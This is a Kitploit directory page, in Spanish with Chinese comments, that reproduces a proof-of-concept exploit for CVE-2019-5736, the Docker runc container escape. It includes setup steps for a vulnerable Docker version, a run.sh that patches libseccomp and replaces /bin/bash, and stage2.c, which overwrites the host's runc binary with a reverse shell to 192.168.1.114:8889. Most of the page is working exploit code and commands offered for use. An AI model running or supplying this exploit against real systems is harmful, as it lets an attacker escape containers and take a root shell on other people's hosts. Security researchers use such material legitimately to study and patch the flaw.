

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2019-5736 — Exploit de prueba de concepto para CVE-2019-5736, una evasión de contenedor Docker mediante la sobrescritura del binario runc, permitiendo acceso a la shell del host a través de la manipulación de libseccomp. | Kitploit
Herramientas/GitHubGitHub/si1ent-le/cve-2019-5736
Escalada de PrivilegiosAnálisis de VulnerabilidadesExplotaciónRed TeamingEscape de ContenedoresExplotación de Binarios
GitHubsi1ent-le/cve-2019-5736

CVE-2019-5736

Exploit de prueba de concepto para CVE-2019-5736, una evasión de contenedor Docker mediante la sobrescritura del binario runc, permitiendo acceso a la shell del host a través de la manipulación de libseccomp.

Ver Repositorio
37hace 4 añosAún no revisado
Compartir

CVE-2019-5736

Referencia: cve-2019-5736-poc

  • (1). Editar el comando poc en stage2.cve
  • (2). Construir la imagen docker docker build -t cve .
  • (3). Ejecutar docker docker run -d cve /bin/bash -c "tail -f /dev/null"
  • (4). Respaldar docker-runc cp /usr/bin/docker-runc /usr/bin/docker-runc.bak
  • (5). docker exec -it docker-id /bin/bash
  • (6). Editar run.sh, edición libseccomp, Ej.:cd /root/libseccomp-2.5.1
  • (7). Dentro de docker ejecutar cd /root && ./run.sh && exit
  • (8). docker exec -it docker-id /bin/bash

Modificaciones

run.sh

#!/bin/bash
# libseccomp版本及时关注容器创建后/root目录下下载的对应版本信息
cd /root/libseccomp-2.5.1
cat /root/stage1.c >> src/api.c
DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us
dpkg -i /root/*.deb
mv /bin/bash /bin/good_bash
gcc /root/stage2.c -o /stage2
cat >/bin/bash <<EOF
#!/proc/self/exe
EOF
chmod +x /bin/bash

Práctica

Entorno

宿主机:Ubuntu18.04
Docker-ce:18.06.1~ce~3-0~ubuntu
docker-runc:1.0

Despliegue del entorno

sudo apt-get update
sudo apt-get install apt-transport-https ca-certificates curl software-properties-common
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
sudo add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu xenial stable"
apt-cache madison docker-ce
apt-get install docker-ce=18.06.1~ce~3-0~ubuntu
# 如出错,cd /var/lib/dpkg/updates删除目录下的所有文件再执行以上
root@root:~# sudo apt-get install docker-ce=18.06.1~ce~3-0~ubuntu

Modificar el archivo C

stage2.c

#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>

int main(int argc, char **argv) {

    printf("HAX2: argv: %s\n", argv[1]);
    int res1 = -1;
    int total = 10000;
    while(total>0 && res1== -1){

        int fd = open(argv[1], O_RDWR|O_TRUNC);
        printf("HAX2: fd: %d\n", fd);

        const char *poc = "#!/bin/bash\n/bin/bash -i >& /dev/tcp/192.168.1.114/8889 0>&1  &\n";
        int res = write(fd, poc, strlen(poc));
        printf("HAX2: res: %d, %d\n", res, errno);
        res1 = res;
        total--;
    }
}

Construir la imagen

docker build -t cve-2019-5736 .

image


Ejecutar

docker run -d cve-2019-5736 /bin/bash -c "tail -f /dev/null"
image

Respaldar docker-runc del host

Debido a que más adelante se sobrescribirá el archivo docker-runc del sistema

cp /usr/bin/docker-runc /usr/bin/docker-runc.bak

Acceder al contenedor

docker exec -it 655378598a92 /bin/bash

Ejecutar dentro del contenedor

# 备注:及时修改run.sh文件中libseccomp版本信息再执行
cd /root 
./run.sh
exit

Reconectar al contenedor

# docker exec -it 655378598a92 /bin/bash
# 此时nc监听会收到一个反弹宿主机的shell

image

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    322
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






